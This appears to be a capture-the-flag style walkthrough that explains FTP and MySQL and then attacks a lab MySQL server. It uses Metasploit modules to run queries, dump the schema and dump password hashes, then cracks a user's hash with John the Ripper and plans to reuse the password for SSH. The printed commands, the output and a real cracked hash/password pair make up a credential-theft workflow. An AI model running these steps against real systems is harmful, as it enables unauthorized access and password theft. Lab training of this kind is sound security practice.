

Understanding FTP



What is FTP?

File Transfer Protocol (FTP) is, as the name suggests, a protocol used to allow remote transfer of files over a network. It uses a client-server model to do this, and- as we'll come on to later- relays commands and data in a very efficient way.

How does FTP work?

A typical FTP session operates using two channels:

- a command (sometimes called the control) channel
- a data channel.

As their names imply, the command channel is used for transmitting commands as well as replies to those commands, while the data channel is used for transferring data. FTP operates using a client-server protocol. The client initiates a connection with the server, the server validates whatever login credentials are provided and then opens the session. While the session is open, the client may execute FTP commands on the server.

Active vs Passive


The FTP server may support either Active or Passive connections, or both.

- In an Active FTP connection, the client opens a port and listens. The server is required to actively connect to it.
- In a Passive FTP connection, the server opens a port and listens (passively) and the client connects to it.

Enumerating FTP

Lets Get Started

Before we begin, make sure to deploy the room and give it some time to boot. Please be aware, this can take up to five minutes so be patient!



Enumeration

By now, I don't think I need to explain any further how enumeration is key when attacking network services and protocols. You should, by now, have enough experience with **nmap** to be able to port scan effectively. If you get stuck using any tool- you can always use "**tool [-h / -help / --help]**" to find out more about it's function and syntax. Equally, man pages are extremely useful for this purpose. They can be reached using "**man [tool]**".

Method

We're going to be exploiting an anonymous FTP login, to see what files we can access- and if they contain any information that might allow us to pop a shell on the system. This is a common pathway in CTF challenges, and mimics a real-life careless implementation of FTP servers.

Resources


As we're going to be logging in to an FTP server, we will need to make sure an FTP client is installed on the system. There should be one installed by default on most Linux operating systems, such as Kali or Parrot OS. You can test if there is one by typing "ftp" into the console. If you're brought to a prompt that says: "ftp>", then you have a working FTP client on your system. If not, it's a simple matter of using "sudo apt install ftp" to install one.

\

Now we understand our toolbox, let's do this.

Exploiting FTP

Types of FTPExploit



Similarly to Telnet, when using FTP both the command and data channels are unencrypted. Any data sent over these channels can be intercepted and read. With data from FTP being sent in plaintext, if a man-in-the-middle attack took place an attacker could reveal anything sent through this protocol (such as passwords). An article written by [JSCape](#) demonstrates and explains this process using ARP-Poisoning to trick a victim into sending sensitive information to an attacker, rather than a legitimate source. When looking at an FTP server from the position we find ourselves in for this machine, an avenue we can exploit is weak or default password configurations.

Method Breakdown

So, from our enumeration stage, we know:

- There is an FTP server running on this machine
- We have a possible username

Using this information, let's try and **bruteforce** the password of the FTP server.

10.10.186.117

Understanding MySQL

What is MySQL?

In its simplest definition, MySQL is a relational database management system (RDBMS) based on Structured Query Language (SQL). Too many acronyms? Let's break it down:

Database:

A database is simply a persistent, organised collection of structured data

RDBMS:

A software or service used to create and manage databases based on a relational model. The word "relational" just means that the data stored in the dataset is organised as tables. Every table relates in some way to each other's "primary key" or other "key" factors.

SQL:

MySQL is just a brand name for one of the most popular RDBMS software implementations. As we know, it uses a client-server model. But how do the client and server communicate? They use a language, specifically the Structured Query Language (SQL).

Many other products, such as PostgreSQL and Microsoft SQL Server, have the word SQL in them. This similarly signifies that this is a product utilising the Structured Query Language syntax.

How does MySQL work?

MySQL, as an RDBMS, is made up of the server and utility programs that help in the administration of MySQL databases.

The server handles all database instructions like creating, editing, and accessing data. It takes and manages these requests and communicates using the MySQL protocol. This whole process can be broken down into these stages:

1. MySQL creates a database for storing and manipulating data, defining the relationship of each table.
2. Clients make requests by making specific statements in SQL.
3. The server will respond to the client with whatever information has been requested.

What runs MySQL?

MySQL can run on various platforms, whether it's Linux or Windows. It is commonly used as a back end database for many prominent websites and forms an essential component of the LAMP stack, which includes: Linux, Apache, MySQL, and PHP.

More Information:

Here are some resources that explain the technical implementation, and working of, MySQL in more detail than I have covered here:

https://dev.mysql.com/doc/dev/mysql-server/latest/PAGE_SQL_EXECUTION.html

https://www.w3schools.com/php/php_mysql_intro.asp

Answer the questions below

Enumerating MySQL

Let's Get Started

Before we begin, make sure to deploy the room and give it some time to boot. Please be aware, as this can take up to five minutes, so be patient!

When you would begin attacking MySQL

MySQL is likely not going to be the first point of call when getting initial information about the server. You can, as we have in previous tasks, attempt to brute-force default account passwords if you really don't have any other information; however, in most CTF scenarios, this is unlikely to be the avenue you're meant to pursue.

The Scenario

Typically, you will have gained some initial credentials from enumerating other services that you can then use to enumerate and exploit the MySQL service. As this room focuses on

exploiting and enumerating the network service, for the sake of the scenario, we're going to assume that you found the **credentials: "root:password"** while enumerating subdomains of a web server. After trying the login against SSH unsuccessfully, you decide to try it against MySQL.

Requirements

You will want to have MySQL installed on your system to connect to the remote MySQL server. In case this isn't already installed, you can install it using `sudo apt install default-mysql-client`. Don't worry- this won't install the server package on your system- just the client.

Again, we're going to be using Metasploit for this; it's important that you have Metasploit installed, as it is by default on both Kali Linux and Parrot OS.

Alternatives

As with the previous task, it's worth noting that everything we will be doing using Metasploit can also be done either manually or with a set of non-Metasploit tools such as nmap's `mysql-enum` script: <https://nmap.org/nse/doc/scripts/mysql-enum.html> or <https://www.exploit-db.com/exploits/23081>. I recommend that after you complete this room, you go back and attempt it manually to make sure you understand the process that is being used to display the information you acquire.

Okay, enough talk. Let's get going!

Exploiting MySQL

What do we know?

Let's take a sanity check before moving on to try and exploit the database fully, and gain more sensitive information than just database names. We know:

1. MySQL server credentials
2. The version of MySQL running
3. The number of Databases, and their names.

Key Terminology

In order to understand the exploits we're going to use next- we need to understand a few key terms.

Schema:

In MySQL, physically, a *schema* is synonymous with a *database*. You can substitute the keyword "SCHEMA" instead of DATABASE in MySQL SQL syntax, for example using CREATE SCHEMA instead of CREATE DATABASE. It's important to understand this relationship because some other database products draw a distinction. For example, in the Oracle Database product, a *schema* represents only a part of a database: the tables and other objects owned by a single user.

Hashes:

Hashes are, very simply, the product of a cryptographic algorithm to turn a variable length input into a fixed length output.

In MySQL hashes can be used in different ways, for instance to index data into a hash table. Each hash has a unique ID that serves as a pointer to the original data. This creates an index that is significantly smaller than the original data, allowing the values to be searched and accessed more efficiently.

However, the data we're going to be extracting are password hashes which are simply a way of storing passwords not in plaintext format.

Let's get cracking.

1. What type of software is MySQL?

Ans: Relational database management system

2. What language is MySQL based on?

Ans: SQL

3. What communication model does MySQL use?

Ans: client-server

4. What is a common application of MySQL?

Ans: back end databases

5. What major social network uses MySQL as their back-end database? This will require further research.

Ans: Facebook

Basic Recon — Nmap:

`nmap -sC -sV <Machine-IP>`

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 0636562ff0d4a4d2ab6a433ec0f99b2d (RSA)

| 256 30bdbc28bd32dcf6ff28b2575731d9cf (ECDSA)

|_ 256 f23b824a5cd21819891fcd920ac7cf65 (ED25519)

3306/tcp open mysql MySQL 5.7.29-0ubuntu0.18.04.1

| mysql-info:

| Protocol: 10

| Version: 5.7.29-0ubuntu0.18.04.1

| Thread ID: 4

| Capabilities flags: 65535

| Some Capabilities: ODBCClient, SupportsCompression, IgnoreSigpipes, IgnoreSpaceBeforeParenthesis, SwitchToSSLAfterHandshake, LongPassword, ConnectWithDatabase, FoundRows, Speaks41ProtocolOld, LongColumnFlag, SupportsTransactions, DontAllowDatabaseTableColumn, InteractiveClient, Speaks41ProtocolNew, SupportsLoadDataLocal, Support41Auth, SupportsMultipleResults, SupportsMultipleStatements, SupportsAuthPlugins

| Status: Autocommit

| Salt: 3\x0FxEZM\x1F\x1DP\x7F"GL<\x1BXs\x7FI3

|_ Auth Plugin Name: mysql_native_password

|_ ssl-date: TLS randomness does not represent time

|_ ssl-cert: Subject: commonName=MySQL_Server_5.7.29_Auto_Generated_Server_Certificate

|_ Not valid before: 2020-04-23T10:13:27

|_ Not valid after: 2030-04-21T10:13:27

1. As always, let's start out with a port scan, so we know what port the service we're trying to attack is running on.

What port is MySQL using?

Ans: 3306

- Good, now- we think we have a set of credentials. Let's double-check that by manually connecting to the MySQL server. We can do this using the command "`mysql -h [IP] -u [username] -p`"

```
(cyberwing@root)-[~]
$ mysql -h 10.10.181.29 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 13
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

- Okay, we know that our login credentials work. Let's quit this session with "exit" and launch up Metasploit.

2. We're going to be using the "mysql_sql" module. Search for, select, and list the options it needs. What three options do we need to set? (in descending order).

```
msf6 > search mysql_sql

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/admin/mysql/mysql_sql          normal         No    MySQL SQL Generic Query

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/mysql/mysql_sql

msf6 > use 0
msf6 auxiliary(admin/mysql/mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

Name      Current Setting  Required  Description
----      -
PASSWORD  password         no        The password for the specified username
RHOSTS    10.10.181.29    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     3306             yes       The target port (TCP)
SQL       select version() yes        The SQL to execute.
USERNAME  root             no        The username to authenticate as
```

Ans: PASSWORD/RHOSTS/USERNAME

3. Run the exploit. By default, it will test with the "select version()" command, what result does this give you?

```
setUSERNAME root
setPASSWORD password
setRHOST <Machine-IP>
```

```
msf6 auxiliary(admin/mysql/mysql_sql) >
msf6 auxiliary(admin/mysql/mysql_sql) > set USERNAME root
USERNAME => root
msf6 auxiliary(admin/mysql/mysql_sql) > set PASSWORD password
PASSWORD => password
msf6 auxiliary(admin/mysql/mysql_sql) > set RHOSTS 10.10.181.29
RHOSTS => 10.10.181.29
msf6 auxiliary(admin/mysql/mysql_sql) > exploit
[*] Running module against 10.10.181.29

[*] 10.10.181.29:3306 - Sending statement: 'select version()...'
[*] 10.10.181.29:3306 - | 5.7.29-0ubuntu0.18.04.1 |
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) > 
```

Ans: 5.7.29-0ubuntu0.18.04.1

4. Great! We know that our exploit is landing as planned. Let's try to gain some more ambitious information. Change the "SQL" option to "show databases". how many databases are returned?

```

msf6 auxiliary(admin/mysql/mysql_sql) >
msf6 auxiliary(admin/mysql/mysql_sql) > set sql "show databases"
sql => show databases
msf6 auxiliary(admin/mysql/mysql_sql) > exploit
[*] Running module against 10.10.181.29

[*] 10.10.181.29:3306 - Sending statement: 'show databases'...
[*] 10.10.181.29:3306 - | information_schema |
[*] 10.10.181.29:3306 - | mysql |
[*] 10.10.181.29:3306 - | performance_schema |
[*] 10.10.181.29:3306 - | sys |
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) >

```

Ans: 4

— — — — — Task 10 — Exploiting MySQL — — — — —

1. First, let's search for and select the "mysql_schemadump" module. What's the module's full name?

```

msf6 > search mysql_schemadump

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/mysql/mysql_schemadump  normal         No    MySQL Schema Dump

```

Ans: auxiliary/scanner/mysql/mysql_schemadump

2. Great! Now, you've done this a few times by now so I'll let you take it from here. Set the relevant options, run the exploit. What's the name of the last table that gets dumped?

```

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/mysql/mysql_schemadump  normal         No    MySQL Schema Dump

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mysql/mysql_schemadump

msf6 > use 0
msf6 auxiliary(scanner/mysql/mysql_schemadump) > show options

Module options (auxiliary/scanner/mysql/mysql_schemadump):

Name          Current Setting  Required  Description
-----
DISPLAY_RESULTS  true            yes       Display the Results to the Screen
PASSWORD        no              no        The password for the specified username
RHOSTS          yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          3306            yes       The target port (TCP)
THREADS         1              yes       The number of concurrent threads (max one per host)
USERNAME        no              no        The username to authenticate as

```

```

msf6 auxiliary(scanner/mysql/mysql_schemadump) >
msf6 auxiliary(scanner/mysql/mysql_schemadump) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_schemadump) > set PASSWORD password
PASSWORD => password
msf6 auxiliary(scanner/mysql/mysql_schemadump) > set RHOSTS 10.10.181.29
RHOSTS => 10.10.181.29
msf6 auxiliary(scanner/mysql/mysql_schemadump) > run

[+] 10.10.181.29:3306 - Schema stored in: /home/cyberwing/.msf4/loot/20230509224708_default_10.10.181.29_mysql_schema_496878.txt
[+] 10.10.181.29:3306 - MySQL Server Schema
Host: 10.10.181.29
Port: 3306
=====

---
- DBName: sys
Tables:
- TableName: host_summary
Columns:
- ColumnName: host
ColumnType: varchar(60)
- ColumnName: statements
ColumnType: decimal(64,0)
- ColumnName: statement_latency
ColumnType: text
- ColumnName: statement_avg_latency

```



```

- ColumnName: user
  ColumnType: varchar(32)
- ColumnName: event
  ColumnType: varchar(128)
- ColumnName: total
  ColumnType: bigint(20) unsigned
- ColumnName: total_latency
  ColumnType: bigint(20) unsigned
- ColumnName: avg_latency
  ColumnType: bigint(20) unsigned
- ColumnName: max_latency
  ColumnType: bigint(20) unsigned
- TableName: x$waits_global_by_latency
  Columns:
    - ColumnName: events
      ColumnType: varchar(128)
    - ColumnName: total
      ColumnType: bigint(20) unsigned
    - ColumnName: total_latency
      ColumnType: bigint(20) unsigned
    - ColumnName: avg_latency
      ColumnType: bigint(20) unsigned
    - ColumnName: max_latency
      ColumnType: bigint(20) unsigned

[*] 10.10.181.29:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_schemadump) >

```

Last Table

Ans: x\$waits_global_by_latency

3. Awesome, you have now dumped the tables, and column names of the whole database. But we can do one better... search for and select the “mysql_hashdump” module. What’s the module’s full name?

```

- ColumnName: total_latency
  ColumnType: bigint(20) unsigned
- ColumnName: avg_latency
  ColumnType: bigint(20) unsigned
- ColumnName: max_latency
  ColumnType: bigint(20) unsigned

[*] 10.10.181.29:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_schemadump) > back
msf6 > search mysql_hashdump

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/mysql/mysql_hashdump  normal          No     MySQL Password Hash
ump
1  auxiliary/analyze/crack_databases        normal          No     Password Cracker: Da
tabases

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/analyze/crack
databases

msf6 >

```

Ans: auxiliary/scanner/mysql/mysql_hashdump

4. Again, I’ll let you take it from here. Set the relevant options, run the exploit. What non-default user stands out to you?

Ans: carl

5. Another user! And we have their password hash. This could be very interesting. Copy the hash string in full, like: bob:*HASH to a text file on your local machine called “hash.txt”.

What is the user/hash combination string?

Ans: carl:*EA031893AA21444B170FC2162A56978B8CEECE18

6. Now, we need to crack the password! Let's try John the Ripper against it using: "*john hash.txt*" what is the password of the user we found?

Ans: doggie

7. Awesome. Password reuse is not only extremely dangerous, but extremely common. What are the chances that this user has reused their password for a different service?

What's the contents of MySQL.txt

We know that the machine is running ssh, so let's login with the credentials we got